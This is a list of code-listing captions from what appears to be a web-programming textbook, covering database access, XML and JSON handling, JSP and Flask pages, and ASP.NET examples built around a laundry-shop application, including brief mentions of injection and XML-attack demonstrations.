Listing 5.37 `php/mysqli/oop/MySQLDBOps.php`: the extension class. Each method glues strings into SQL and passes the result to `execute()`. 432
Listing 5.38 `php/pdo/Db.php`: one `connect()` for SQLite (the default) and MySQL. Only the DSN and two setup statements differ between the two. 436
Listing 5.39 `php/pdo/Customers.php`: create, read one, search, update and delete customers, every value bound as a parameter. 437
Listing 5.40 `php/pdo/customers_demo.php`: one customer created, found, searched for, changed and deleted, and one deletion refused. 438
Listing 5.41 `php/pdo/Bills.php`: create a bill in one transaction, read it back with its customer, service and amount paid, move it from queued to finished, and add a payment. 439
Listing 5.42 `php/pdo/bills_demo.php`: a bill created with a down payment, finished, finished again (refused), paid in full, and a second bill that fails halfway. 442
Listing 5.43 `php/pdo/errors.php`: the silent error mode, the exception mode, and what to do at the edge of an application. 443
Listing 5.44 `php/injection/unsafe.php`: a sign-in check and a bill-status lookup that glue what the visitor typed into the SQL text. Nothing looks alarming. It is completely open. 444
Listing 5.45 `php/injection/demo.php`: three sign-in attempts and two lookups, each sent to the unsafe and to the safe functions. 445
Listing 5.46 `php/injection/safe.php`: the same two functions with placeholders, and a password check against the stored hash. 448
Listing 5.47 `php/web/boot.php`: connect code, the shop's time zone, a session whose cookie scripts cannot read, and a one-letter escaping function. 450
Listing 5.48 `php/web/login.php`: sign-in with a prepared statement, a hash check, `session_regenerate_id(true)` and a redirect. 450
Listing 5.49 `php/web/customers.php`: a protected page that reads with `GET`, writes with `POST`, answers a successful `POST` with a redirect, and escapes every value it prints. 451
Listing 5.50 `server/php-iis.ini`: the lines of `php.ini` to enable for PHP under IIS. 458
Listing 5.51 `server/info.php`: the smallest useful test of a PHP installation. 463
Listing 5.52 `java/LaundryDb.java`: the URL decides the database. With no `DB_URL` in the environment it opens a copy of the sample SQLite file. 463
Listing 5.53 `java/CustomerDao.java`: the five customer functions. `setString(n, ...)` is PDO's bound value, and placeholders are numbered from 1. 464
Listing 5.54 `java/BillDao.java`: bills in Java, with the transaction written as `setAutoCommit(false)`, `commit()` and `rollback()`. 466

Listing 5.55 `java/CrudDemo.java`: the customer and bill story of Section 5.14, in Java. 470
Listing 5.56 `java/InjectionDemo.java`: gluing strings into a `Statement` against binding with a `PreparedStatement`, and the PBKDF2 check with `SecretKeyFactory`. 471
Listing 5.57 `python/db.py`: `connect()` for SQLite or MySQL, and `run()`, which executes SQL with separately passed parameters. 473
Listing 5.58 `python/customers.py`: the five customer functions. `conn.commit()` makes each change permanent, because a DB-API connection opens a transaction implicitly. 474
Listing 5.59 `python/bills.py`: bills in Python. The transaction is implicit; `commit()` ends it and `rollback()` undoes it. 475
Listing 5.60 `python/crud_demo.py`: the customer and bill story, in Python. 477
Listing 5.61 `python/injection_demo.py`: the glued query against the parameterized one, and the PBKDF2 check with `hashlib.pbkdf2_hmac` and `hmac.compare_digest`. 479
Listing 5.62 `python/web_app.py`: search with `GET`, add with `POST` and redirect. Jinja's `{{ ... }}` escapes every value for HTML automatically. 480
Listing 5.63 `python/web_test.py`: the same five requests as the PHP transcript of Section 5.16, sent through Flask's test client. 481
Listing 5.64 `sql/ex_06_wiyung.sql`: a pattern search and a count. 486
Listing 5.65 `sql/ex_07_ready.sql`: bills ready for pickup, per outlet. 486
Listing 5.66 `sql/ex_08_methods.sql`: payments per method. 486
Listing 5.67 `sql/ex_09_supervisors.sql`: a self-join. 487
Listing 5.68 `sql/ex_10_cashiers.sql`: bills received per employee, top three. 487
Listing 6.1 The four bills of 26 September 2026 as comma-separated values. Everything a reader needs to know is missing from the file itself. 491
Listing 6.2 One bill as XML, shortened. Every value is labeled by the element or attribute that contains it. 492
Listing 6.3 HTML: every tag is an instruction about appearance. Make this big, make this bold, start a paragraph. 494
Listing 6.4 The same content marked up by meaning. Nothing here says "big" or "bold". 494
Listing 6.5 The XML declaration of **Figure 6.5**. It begins `<?` and ends `?>`, which marks it as a processing instruction rather than an element. 496
Listing 6.6 `data/bills.xml`: the bills outlet O01 received on 26 September 2026, exported from `laundry.db`. Four bills, four customers, three payments. 497
Listing 6.7 `data/bills-malformed.xml`, broken four ways: an unquoted attribute value (line 2), a case mismatch (line 4), a bare `&` (line 5) and a `unit` element never closed (line 6). 501
Listing 6.8 `php/01_wellformed.php`. Run it from the `php` folder with `php 01_wellformed.php` 501
Listing 6.9 The output of **Listing 6.8**. Four messages, all about line 2, although **Listing 6.7** is broken on lines 2, 4, 5 and 6. 501
Listing 6.10 `python/04_minidom_nodes.py`. It prints the cancelled bill as a tree, then counts every node in `bills.xml` by kind. 506
Listing 6.11 The output of **Listing 6.10**. There are 38 elements in `bills.xml` and **42 text nodes that hold nothing but whitespace**. 507
Listing 6.12 `data/bills-ns.xml`: two vocabularies, two prefixes, and two elements called `customer` that no longer collide. 509
Listing 6.13 `php/09_namespaces.php`. The program registers the two URIs under prefixes of its own, `x` and `k`, which deliberately differ from the file's. 509
Listing 6.14 The output of **Listing 6.13**. Two lines deserve a paragraph each. 510
Listing 6.15 `data/bills-invalid.xml`. Every tag matches and every attribute is quoted. It is also wrong in seven ways. 513
Listing 6.16 A unique identifier. The type `ID` promises that no two elements in the document carry the same value, and requires the value to be a legal XML name. 515
Listing 6.17 An internal DTD: `animal` is the root element, and the rules sit inside the square brackets of `DOCTYPE`. 516
Listing 6.18 `data/bills.dtd`, the grammar of the bill feed as a DTD. 516

Listing 6.19 `data/bills.xsd`: the grammar of **Listing 6.18**, plus the value rules a DTD cannot express. 519
Listing 6.20 `php/04_validate.php`. `schemaValidate` checks against the XSD; a DTD is checked only when the document names it, so `withDoctype` builds a copy that does. 521
Listing 6.21 The output of **Listing 6.20**. The schema finds all seven faults, each with its line; the DTD finds four. 522
Listing 6.22 `python/05_validate.py`. `etree.DTD` can check any document, with or without a `DOCTYPE`. 523
Listing 6.23 The first lines of the output of **Listing 6.22**. The remaining lines are the same messages as **Listing 6.21**, because the library underneath is the same. 523
Listing 6.24 `java/Validate.java`. A compiled `Schema` is thread-safe and reusable; a `Validator` is cheap and made fresh for each document. 523
Listing 6.25 The output of **Listing 6.24**. Java reports each fault twice, once for the facet and once for its consequence, and stops at a document that is not XML at all. 524
Listing 6.26 `java/BillsDom.java`. A `NodeList` is walked by index because it is not a Java `Iterable`. 525
Listing 6.27 The day summary. `BillsDom.java`, `php/03_read.php` and `python/03_read_etree.py` print exactly this text; `diff` finds no difference. 526
Listing 6.28 `java/BillsSax.java`. The parser calls the three methods; the fields are the program's own memory. 527
Listing 6.29 The output of **Listing 6.28**. The same totals, without a tree ever existing. 528
Listing 6.30 `java/BillsStax.java`. The `break` is the point of the program: SAX has no equivalent. 529
Listing 6.31 The output of **Listing 6.30**. On four bills this saves nothing; on four million it is the difference between a second and an hour. 529
Listing 6.32 `python/09_stream_memory.py`. The two functions differ by a few lines, and `el.clear()` is the line that matters. 530
Listing 6.33 The output of **Listing 6.32**. The same total to the rupiah; the tree needed about thirteen times the memory. 531
Listing 6.34 `php/05_xpath.php`. `DOMXPath::evaluate` returns a node list, or a number, string or boolean. 532
Listing 6.35 The output of **Listing 6.34**. Check `sum(//charged)` against Section 6.4.3: Rp 152.000. 532
Listing 6.36 `java/XPathDemo.java`. The expression strings are copied from **Listing 6.34**. 533
Listing 6.37 The output of **Listing 6.36**. 534
Listing 6.38 `python/06_xpath.py`. The same questions through ElementTree and through lxml. 534
Listing 6.39 The output of **Listing 6.38**. The three `SyntaxError` lines are not bugs: ElementTree has no comparisons, no `not()` and no absolute paths from an element. 535
Listing 6.40 `data/day-sheet.xsl`. It turns **Listing 6.6** into an HTML table, joining the phone numbers from `customers.xml`. 537
Listing 6.41 `php/06_transform.php`. PHP's `XSLTProcessor` needs the `xsl` extension, which XAMPP ships but does not always enable. 538
Listing 6.42 `python/07_transform.py`. lxml wraps libxslt, the same engine as PHP. 539
Listing 6.43 `java/Transform.java`. The JDK's own processor, descended from Apache Xalan: a completely separate implementation. 539
Listing 6.44 The first thirty lines of the output of **Listing 6.41**. B2908 at Rp 80.000 comes first, as the sort asked; the phone number came from the second document. 540
Listing 6.45 The processing instruction that attaches a stylesheet to an XML document. 541
Listing 6.46 Parsing XML in the browser. `ids` becomes `["B2905", "B2908", "B2911", "B2913"]`. 541
Listing 6.47 The output of `php/00_clients_simplexml.php` and of `php/00_clients_dom.php`, identical. 543
Listing 6.48 `php/03_read.php`. Every value is cast, as in `(int) $bill->charged`. 543
Listing 6.49 `python/03_read_etree.py`. `get()` reads an attribute, `findtext()` the text of a child, and `get("cancelled", "false")` supplies the grammar's default. 544

Listing 6.50 `php/laundry_feed.php`. `loadBills` and `loadCustomers` read the database with PDO; the writers build DOM trees and let `saveXML` and `json_encode` produce the text. 545
Listing 6.51 `data/customers.xml`: the four customers behind the day's bills. No birth date, no birthplace, and never `password` or `password_hash`. 549
Listing 6.52 `php/02_export.php`. Run it with `php 02_export.php`, or `php 02_export.php O03 2026-09-30` for another outlet and day. 550
Listing 6.53 The output of **Listing 6.52**. 551
Listing 6.54 `python/laundry_feed.py`. `ET.indent` lays the tree out; `serialize` writes the declaration and the comment itself, because ElementTree's own declaration is spelled `<?xml version='1.0' encoding='utf-8'?>`. 551
Listing 6.55 `python/02_export.py`. It writes bytes, so that Windows does not turn each `\n` into `\r\n` 554
Listing 6.56 `java/LaundryFeed.java`. JDBC reads the rows; `XMLStreamWriter` writes the XML; the JSON is written by a thirty-line serializer because the JDK has no JSON library. 555
Listing 6.57 `java/Export.java`. Compile with `javac -cp lib/sqlite-jdbc-3.53.2.0.jar -d classes *.java`; run with `java -cp classes:lib/sqlite-jdbc-3.53.2.0.jar Export` (on Windows, `;` instead of `:`). 561
Listing 6.58 `compare_exports.py`, in the chapter folder. 562
Listing 6.59 The output of **Listing 6.58**. Three languages, three different XML libraries, one JSON serializer written by hand, and twelve files that agree to the byte. 562
Listing 6.60 `data/bills.json`: the same bills as **Listing 6.6**, with the same field names. 563
Listing 6.61 `php/07_json.php`. `json_decode($json, true)` returns arrays; without `true` it returns `stdClass` objects. 566
Listing 6.62 The output of **Listing 6.61**. 567
Listing 6.63 `python/08_json.py`. `json.load` gives dicts, lists, `int`, `bool` and `None` directly. 568
Listing 6.64 The output of **Listing 6.63**. The round trip reproduces the file exactly. 568
Listing 6.65 `php/feed.php`, a router script for PHP's built-in server: `php -S 127.0.0.1:8006 feed.php` 571
Listing 6.66 A session against **Listing 6.65**, shortened where marked `...`. The negotiated request carries `Vary: Accept`; 30 February is refused before any query runs. 572
Listing 6.67 `python/feed_app.py`. Start it with `flask --app feed_app run --port 5006`. 572
Listing 6.68 `java/FeedServer.java`. A stack trace goes to the server's log, never to the client. 574
Listing 6.69 `data/bomb.xml`, the entity-expansion bomb known as *billion laughs*. Each entity is ten copies of the one below it, so `lol4` is 104 copies of `lol`: 30,000 characters from 411 bytes. Five more levels would make three billion. 576
Listing 6.70 PHP's answer, from `php/08_entity_traps.php`: libxml refuses the bomb, with and without entity substitution. 576
Listing 6.71 Python's answer, from `python/10_entity_traps.py`: both parsers expand it in full. 576
Listing 6.72 Java's answer, from `java/EntityTraps.java`: the default factory expands it; the hardened one refuses any `DOCTYPE`. 576
Listing 6.73 `data/xxe.xml`, an XML External Entity attack. `SYSTEM` means *fetch this*, exactly as in **Figure 6.24**; here what is fetched is a file on the server. 577
Listing 6.74 PHP with its defaults, then with the two flags a careless tutorial recommends. 577
Listing 6.75 Java: **the JDK's default `DocumentBuilderFactory` read the file.** 577
Listing 6.76 `python/11_jsonld.py`. `DryCleaningOrLaundry` is a real schema.org type. 578
Listing 6.77 The output of **Listing 6.76**, ready to paste into the `<head>` of the outlet's page. 578
Listing 6.78 `data/llms.txt`, an example for Profitina Laundry. The addresses use the reserved `.example` domain. 579
Listing 7.1 `HelloServlet.java`: a servlet that produces a small page. Every character of HTML is inside a Java string. 589
Listing 7.2 One account with both roles. `manager-gui` opens the manager application; `admin-gui` opens the host manager. 595
Listing 7.3 Two accounts, one role each. The manager can deploy applications; the administrator can configure hosts; neither can do the other's job. 595

Listing 7.4 `hello.jsp`, the first JSP page. Everything is ordinary HTML except the characters from `<%=` to `%>`. 598
Listing 7.5 The real response for **Listing 7.4**, served by MiniJSP. Every character of template text survived, including the tab characters, and the expression became a date. 600
Listing 7.6 The servlet that **Listing 7.4** was translated into, printed by MiniJSP. Read it beside the page and match every line. 602
Listing 7.7 The shape of a JSP translation error. Jasper is the name of Tomcat's JSP engine, and a `JasperException` about compiling is always a translation or compilation failure, never a failure of your page's logic. 604
Listing 7.8 `counter.jsp`, the page that shows the difference between a field and a local variable. 605
Listing 7.9 The top of the class generated from **Listing 7.8**. Everything written between `<%!` and `%>` became a member of the class — the field `hits` among them — outside every method. 606
Listing 7.10 Further down the same generated class. `nextHit()` touches the shared field; `int local = 0; local++;` is an ordinary local variable of the method. 606
Listing 7.11 The real output of two consecutive requests to **Listing 7.8**. The field counts up; the local variable does not; the random heading is new each time because the *method* is shared but each call computes afresh. 607
Listing 7.12 The real console output. `jspInit()` ran once; a third, fourth and fiftieth request add nothing to it. 607
Listing 7.13 The development tree of the Tomcat track. `src` holds the Java you write; `web` holds what is deployed; the build compiles `src` into `WEB-INF/classes` of a copy of `web`. 609
Listing 7.14 `WEB-INF/web.xml` of the Laundry application. It binds names to values, classes to names and URL patterns to classes, and nothing else. 609
Listing 7.15 `build.sh`, which builds `dist/laundry.war`. `build.ps1` and `build.bat` do the same on Windows. The Servlet API jar is used to *compile* and is deliberately not copied into the WAR. 612
Listing 7.16 The XML syntax for the three scripting elements. It means exactly what `<% %>`, `<%= %>` and `<%! %>` mean. 615
Listing 7.17 Six expressions. The first two use only Java; the last four use implicit objects, which is what makes a JSP page a *web* page rather than a program that prints. 616
Listing 7.18 Real values for four of the expressions in **Listing 7.17**. The session id is shown shortened, for the reason given in Section 7.17. 616
Listing 7.19 Two scriptlets: one prints the query string, one changes the content type of the response. 617
Listing 7.20 The query string as the container received it and as it parsed it. `request.getQueryString()` gives the raw text; `request.getParameter` gives one parsed value. 617
Listing 7.21 The shopping-cart loop. The `while` opens in the first scriptlet and closes in the last; the template text and expressions between them are the loop body, written once per item. 617
Listing 7.22 What **Listing 7.21** translates into, in outline. The HTML between the scriptlets became `out.write` calls inside the `while` body. There was never anything clever going on. 618
Listing 7.23 A method declared in the page and called from an expression. 619
Listing 7.24 A sketch of the servlet generated from **Listing 7.23**. The method is a class member; the page body is inside `_jspService`; `session` and `out` are local variables the container declares. 619
Listing 7.25 A declaration holding a data-access object, created in `jspInit()` and released in `jspDestroy()`: made once, used by every request, cleaned up at the end. 619
Listing 7.26 Three comments that behave differently. Only the first is invisible to the translator; only the second travels over the network. 620
Listing 7.27 The real output of `implicit.jsp`: one request, nine objects, none of them declared by the page. 620
Listing 7.28 Four counters, one per scope. Note the `null` test on each: an attribute that has never been set reads as `null`, which is how you tell "first time" from "zero". 622
Listing 7.29 The real output of two requests to `scopes.jsp`. The page counter never moves; the request stamp is new each time and remembers nothing; the session and application counters climb together. 622

Listing 7.30 `Bill.java`, the bean behind every bill a page shows. The last five methods are *derived* properties: `${bill.balanceRupiah}`, `${bill.quantity}`, `${bill.cancelled}` and `${bill.nextStatus}` all work, and nothing in the class stores them. 623
Listing 7.31 What `<jsp:useBean>` and the `<jsp:setProperty>` after it became. The first line finds or creates; the last calls the setter only if the parameter was actually sent. 625
Listing 7.32 A default applied once: the first time this session's form bean is created, its service is set to S0001; afterwards the body is skipped. 626
Listing 7.33 The three forms of `jsp:setProperty`: a literal value; a named request parameter; and `*`, which matches every request parameter against the bean's setters. 626
Listing 7.34 `BillBook`, a bean with a query behind it. The page sets `outlet`, then reads `bills`, `count` and `totalRupiah`; it never sees SQL. 626
Listing 7.35 MiniJSP's `bills.jsp`: a bean found or created, one property set from the request, and EL and JSTL doing the rest. 627
Listing 7.36 The real output of `bills.jsp?outlet=O01` against the sample database. Without `?outlet=`, the same page listed all 23 queued bills of the three outlets, Rp 1.003.000 in total. 628
Listing 7.37 The same value twice. The first needs a cast, a fully qualified class name, a method call and three kinds of bracket. The second needs none of them and does not break when the class moves to another package. 629
Listing 7.38 The real output of `el-demo.jsp`. The numeric rows follow the EL rules for types, which the notes below explain. 629
Listing 7.39 The code MiniJSP generated for the `<c:forEach>` of **Listing 7.35**, with its `<c:out>` and `<c:if>`. The loop variable `b` and the status `st` are put into page scope on each pass, which is why `${b.id}` and `${st.count}` find them. 631
Listing 7.40 The same value printed two ways. The first is a hole; the second is not. 632
Listing 7.41 Formatting with the `fmt` library: group the digits of a number, and write a date the way a person writes one. 633
Listing 7.42 `BillListServlet`: read two filters, ask the model, put the result in request scope, forward. No HTML. 636
Listing 7.43 `bills.jsp`: the filter form, the table and the count — EL and JSTL only. Customer names and service descriptions go through `<c:out>`; ids, amounts and status words are the application's own. 637
Listing 7.44 `header.jspf`, pasted into every view by the include directive: the page directive, the two tag libraries, `ctx`, the navigation, who is logged in, and a one-time "flash" message that is printed and removed. 638
Listing 7.45 `NewBillServlet`: GET shows the form; POST validates it, redisplays it with status 400, or stores the bill and redirects to it. 640
Listing 7.46 `Validator`: server-side checks for the bill form. `units` implements rule BR-2 — kilograms round up to a whole number — with `BigDecimal`, so that `3.2` is exactly three point two and not a binary approximation. 642
Listing 7.47 `AdvanceServlet`: one step along the workflow, a message in the session, and a redirect back to the bill. 645
Listing 7.48 `Db`: a connection from a JDBC URL or from a container pool, with SQLite's foreign keys switched on for every connection. 646
Listing 7.49 `BillDao.find`: one fixed SQL text with five placeholders, bound one by one. `(? = '' OR b.Outlet_id = ?)` means "any outlet when the filter is empty". 648
Listing 7.50 `BillDao.insert`: the next id, the bill and its audit row in one transaction; any failure rolls all of it back. 649
Listing 7.51 `AppListener`: at deployment, choose the database (a JNDI pool, the environment variable `LAUNDRY_DB_URL`, or the URL in `web.xml`), build the DAOs, and put them and the reference lists into application scope. 650
Listing 7.52 A Tomcat connection pool for MySQL. With `laundry.db.jndi` set to `jdbc/laundry`, `AppListener` looks up `java:comp/env/jdbc/laundry` and `Db` borrows from the pool. 651
Listing 7.53 `LoginServlet`: one answer for an unknown e-mail and for a wrong password; on success a new session id, the employee and a CSRF token in the session, and a redirect. 652

Listing 7.54 Setting a cookie that survives the browser closing. EL reads it as ${cookie.lastOutlet.value}. 654
Listing 7.55 EncodingFilter: UTF-8 for every request and response, set before any servlet reads a parameter. 654
Listing 7.56 AccessLogFilter: time the rest of the chain, then log one line with the method, the address and the resulting status. 655
Listing 7.57 AuthFilter: no logged-in employee, go to the login page; a POST without the right token, 403; otherwise pass on. 656
Listing 7.58 The real output of MiniJSP's boom.jsp. isErrorPage="true" on error.jsp is what makes the ninth implicit object, exception, exist there. 656
Listing 7.59 error.jsp: one view for 404, 403 and everything else, chosen by ${pageContext.errorData.statusCode}. The exception goes to the log, never to the screen. 657
Listing 7.60 A dynamic include with <jsp:param> supplying a value. The page contains it twice, the second time with "Good afternoon". 658
Listing 7.61 The real output: one page ran twice inside one request — the run number proves it — and each run saw its own parameter. A directive include could do neither. 658
Listing 7.62 The real output of jsp-servlet/test.sh: the Tomcat track's listener, three filters and seven servlets, run against stand-in container objects and the sample database. The clock was fixed at 2026-09-30 21:00:00 so every run gives the same answer. 658
Listing 7.63 Part of Main.java: one *context* per address — the servlet mapping of this server — each with its list of filters, and a thread pool. 659
Listing 7.64 The two JDK filters: the access log, and the login and CSRF check, each calling chain.doFilter(ex) to pass the request on. 660
Listing 7.65 A template engine in under fifty lines: {{name}} escapes, {{{name}}} does not, {{> file}} includes. Escaping is the default and must be refused explicitly. 662
Listing 7.66 bill_row.html, one table row with holes; BillPages.list renders it once per bill. 663
Listing 7.67 RequestScope: a map that belongs to one exchange and disappears with it. What a servlet container gives you as request.setAttribute, built by hand. 664
Listing 7.68 An extract of the real output of java-httpserver/test.sh (11 of its 14 checks, all of which passed). The server printed an access-log line for each request, such as GET /bills?outlet=O01&status=queued -> 200 in 29 ms 664
Listing 7.69 before_request does the auth filter's job — including the CSRF check — and after_request does the access log's. 666
Listing 7.70 The Flask view function for /bills: the controller of **Listing 7.42** in seven lines. 667
Listing 7.71 bills.html in Jinja2. {% extends %} and {% block %} replace the header and footer includes; loop.index replaces varStatus; | rupiah is a filter the application registers; and every {{ }} escapes by default. 667
Listing 7.72 Real output of the Flask tests. Compare it with **Listing 7.62** and **Listing 7.68**: the same bill, the same price, the same refusals, from three stacks. 668
Listing 8.1 p81_design.mysql.sql: three tables, two foreign keys, and four statements that test them. 680
Listing 8.2 P81Design.java: the physical model run over JDBC, one statement at a time, with the database's verdict on each. 682
Listing 8.3 p81_design.py: the same runner in Python; --no-fk removes the PRAGMA line to show the tempting mistake. 683
Listing 8.4 lib.php: the database connection, the SQL helpers, password hashing and the page layout of the Laundry Desk. 685
Listing 8.5 public/index.php: the front controller of the Laundry Desk. Authentication comes first, then the public price list, the customer's own page, and the staff features. 689
Listing 8.6 p82_hashes.php: an unsalted fast hash against a salted slow one, for two customers with the same password. 698
Listing 8.7 p82_hashes.py: the same comparison in Python, reusing the Flask application's hashing functions. 698

Listing 8.8 `P82Hashes.java`: the same comparison in Java, reusing `LaundryDesk.hashPassword` and `LaundryDesk.verifyPassword`. 699
Listing 8.9 `laundry_desk.py`: the Laundry Desk on Flask and `sqlite3`, route for route the same as the PHP version. 701
Listing 8.10 `LaundryDesk.java`: the Laundry Desk on `com.sun.net.httpserver` and JDBC, with its own session store and form parser. 711
Listing 8.11 `acceptance.py`: twenty-four checks over real HTTP, written once and run against all three servers. 726
Listing 8.12 `run_acceptance.sh`: a fresh database, one server, the test, and the server stopped again whatever happens. 728
Listing 8.13 `env.example`: the names of the settings, committed without their values. 731
Listing 8.14 `gitignore.txt`, to be saved as `.gitignore`: secrets, databases and rebuilt files stay out of the repository. 731
Listing 8.15 `git_demo.sh`: what Git would publish, with and without the `.gitignore`. 731
Listing 8.16 `p85_report.sql`: the report query with a half-open date range, and the tempting version with `BETWEEN`. 733
Listing 8.17 `p85_report.php`: the report from PHP, with each placeholder bound with its proper type. 734
Listing 8.18 `p85_report.py`: the report from Python and `sqlite3`. 735
Listing 8.19 `P85Report.java`: the report from Java over JDBC. 735
Listing 8.20 `p86_status.php`: the prepared-statement check and the string-built one, tried on the same three inputs. 737
Listing 8.21 `p86_status.py`: the same experiment in Python. 738
Listing 8.22 `P86Status.java`: the same experiment in Java, with `PreparedStatement` against `Statement`. 739
Listing 8.23 `p87/index.php`: the role in a cookie (wrong) and in a session (right). 741
Listing 8.24 `p87_demo.sh`: six requests with `curl`, one of them with a forged cookie. 742
Listing 8.25 `p87_roles.py`: the same six probes with Flask's test client, plus a forged signed session. 743
Listing 8.26 `P87Roles.java`: both designs and the probes in one Java program. 745
Listing 8.27 `p88_export.php`: the export built with DOM, and the string-glued version checked by a parser. 749
Listing 8.28 `p88_export.py`: the export with ElementTree. 751
Listing 8.29 `P88Export.java`: the export with the JDK's DOM and `Transformer`. 752
Listing 8.30 `bills.xsd`: the schema of the daily export, with named types for the status and for text that carries an id. 755
Listing 8.31 `bills-broken.xml`: well-formed, and wrong in three places. 756
Listing 8.32 `p89_validate.php`: well-formedness, then validity, with every schema error listed. 757
Listing 8.33 `p89_validate.py`: the same two steps with `lxml`. 757
Listing 8.34 `P89Validate.java`: the same two steps with the JDK, collecting every error through an `ErrorHandler`. 758
Listing 8.35 `p810_prices.php`: the price list as JSON, with each price cast to an integer. 760
Listing 8.36 `p810_client.js`: a client that does arithmetic with the prices it receives. 761
Listing 8.37 `p810_prices.py`: the price list with `json.dumps`. 761
Listing 8.38 `P810Prices.java`: the price list written without a library, strings escaped by hand. 762
Listing 8.39 `QueueItem.java`: one line of the queue as a JavaBean, read-only, with getters for the page. 764
Listing 8.40 `QueueServlet.java`: the controller. It writes no HTML: it fills request scope and forwards. 764
Listing 8.41 `queue.jsp`: the view. Expression Language to read, JSTL to loop, `c:out` to escape. 766
Listing 8.42 `web.xml`: one context parameter, the path of the database file. 766
Listing 8.43 `StubContainer.java`: just enough of a servlet container to run the two servlets of this section. 767

Listing 8.44 `p811_queue.py`: the queue page with a Flask route and a Jinja template, and the escaping experiment. 769
Listing 8.45 `P811Queue.java`: the queue page on the JDK's server, with a controller method and a view method. 770
Listing 8.46 `VisitServlet.java`: a local variable, a field, a session attribute and an application attribute, printed side by side. 774
Listing 8.47 `p812_visits.py`: per-visitor and per-application counts in Flask. 776
Listing 8.48 `P812Visits.java`: the same counts on the JDK's server, with two cookie-keeping clients. 776
Listing 8.49 `exercises.sql`: solutions to Exercises 8.1, 8.2 and 8.10. 782
Listing 9.1 `HelloWorld.fx`, a complete JavaFX Script program (2008): a `Frame` containing a `Label`, described rather than constructed. Shown for history; the language no longer exists and this was not run. 789
Listing 9.2 `silverlight-hello.html`: the host page of a Silverlight 1.0 application. `Silverlight.createObjectEx` puts the plugin into the `div` and hands it the XAML file. Shown for history; not run. 789
Listing 9.3 `MyFirstSilverlightPage.xml`, loaded by **Listing 9.2**: one `TextBlock` placed 17 pixels from the left and 10 from the top of a `Canvas`. Shown for history; not run. 790
Listing 9.4 `xhr-status.js`: asking for a bill's status with `XMLHttpRequest`, in the style of 2005. `send()` returns immediately; the function in `onreadystatechange` runs later, when the answer is complete (`readyState` 4). 794
Listing 9.5 The real results of **Listing 9.4** in Chromium against the Flask track: status 200 and the bill's facts, then 404 and no data for a wrong phone number. 795
Listing 9.6 `fetch-status.mjs`: the status question with `fetch()`, runnable in Node.js 18 or newer. The second request sends the version it already has in `If-None-Match`. 799
Listing 9.7 The real output of **Listing 9.6** against the Flask track. The first answer carries the data and a version tag; the second is `304 Not Modified` with an empty body. (Flask writes the reason phrase in capitals.) 800
Listing 9.8 The three checks and their answers on the build machine: SDK 10.0.112 with runtimes 10.0.12. Your patch numbers and folders will differ; the first two digits must be `10.0`. 807
Listing 9.9 The real output of `dotnet new webapp` on the build machine (path shortened). *Restore* fetches the project's packages; there are none beyond the shared framework, so it succeeds offline. 808
Listing 9.10 The log of `dotnet run --urls http://127.0.0.1:8901` (three earlier lines, about the launch settings and data-protection keys, omitted). The warning is harmless: the template redirects HTTP to HTTPS and was given no HTTPS address. 808
Listing 9.11 `FirstApp.csproj`. `Sdk="Microsoft.NET.Sdk.Web"` makes it a web project using the ASP.NET Core shared framework; `net10.0` is the target; `Nullable` and `ImplicitUsings` switch on null checking and automatic `usings`. 809
Listing 9.12 `Program.cs` of the template. Before `builder.Build()` services are registered; after it the pipeline is built; `app.Run()` starts Kestrel and waits. 809
Listing 9.13 `Pages/Index.cshtml` of the template. `@page` makes the file a page with its own address; `@model IndexModel` names its page model; `@{ … }` runs C# before the HTML is written. 810
Listing 9.14 `Pages/Index.cshtml.cs`: a page model with an empty `OnGet`, which runs for every `GET` to the page before the markup is rendered. 811
Listing 9.15 `Pages/Razor.cshtml`: a tour of Razor. The `@{ … }` block declares C# variables; every line of the list shows one rule. 811
Listing 9.16 The real HTML produced by **Listing 9.15**. The Razor comment has disappeared, the HTML comment has not, and `note` has been encoded. 812
Listing 9.17 `Pages/Shared/_Layout.cshtml`: the frame of every page. `@RenderBody()` is where the page's content goes; `@RenderSectionAsync("Scripts", …)` is where a page may add scripts. 813
Listing 9.18 `Pages/Index.cshtml` of LiveStatus: the price list, two `@foreach` loops; every value printed with `@` is encoded. 814

Listing 9.19 `Pages/Index.cshtml.cs`: the page model asks for an `ILaundryStore` in its constructor and fills two properties in `OnGet`. 815
Listing 9.20 `Pages/Quote.cshtml.cs`. `QuoteInput` describes the form with validation attributes; `[BindProperty]` asks for it to be filled from the posted form; `OnPost` adds two rules of its own and computes the price. 816
Listing 9.21 `Pages/Quote.cshtml`. The `asp-for`, `asp-items` and `asp-validation-for` attributes belong to **tag helpers**; `Model.Result is { } r` means "if `Result` is not null, call it `r`". 818
Listing 9.22 The HTML the tag helpers of **Listing 9.21** produced (real output; nine options and most of the token left out where marked). Every `name`, `id`, `for`, option and `data-val-*` attribute was written by a helper, and the last line was added unasked. 819
Listing 9.23 `Hello.aspx`: directives, a code declaration block, code render blocks, server-side comments, a server control, a data-binding expression, a server-side object tag and a server-side include. Not run. 820
Listing 9.24 `Quote.aspx`: the quotation form inside a master page, with all six validation controls; each names its control with `ControlToValidate`. Not run. 825
Listing 9.25 `Quote.aspx.cs`: `Page_Load` fills the list on the first visit only; `cvWhole_ServerValidate` is the custom rule; `btnQuote_Click` runs when the button caused the postback, if `IsValid`. Not run. 825
Listing 9.26 `Site.master`. Each content page fills the `ContentPlaceHolder` with an `asp:Content` control, as `Quote.aspx` does. Not run. 827
Listing 9.27 `LiveStatus.aspx`: the live status as a Web Form. A `ScriptManager` loads Microsoft's Ajax library, the `UpdatePanel` marks the part to refresh, and a `Timer` causes a postback every 10 seconds. Not run. 827
Listing 9.28 `LiveStatus.aspx.cs`: the button and the timer call the same method, which reads the bill through `LaundryDb` (in `App_Code`) and sets the labels. Not run. 828
Listing 9.29 `Data/ILaundryStore.cs`: the five things the pages need. `LookUp` returns a *tuple* of the ETag and the view. 833
Listing 9.30 `Data/Models.cs`. `StatusView` is the JSON contract of **Table 9.2**; `LaundryProblem` carries an HTTP status and an error code; `LiveJson.Options` writes `BillId` as `bill_id`. 833
Listing 9.31 `Data/LaundryRules.cs`: the promised hours of Equation (9.3), the words for each status, and the formatting of quantities and rupiah — the same tables as in the PHP, Java and Python tracks. 834
Listing 9.32 The first part of `Data/CsvLaundryStore.cs`: the in-memory `Bill` class and the constructor, which reads six CSV files with the small reader at the end of the file, sums the payments per bill and sorts each bill's status events. 836
Listing 9.33 `Advance` in `CsvLaundryStore`: inside one `lock`, find the bill, apply the two status rules, log the event. `case "finished" when balance > 0` expresses "finished, but money is owed". 838
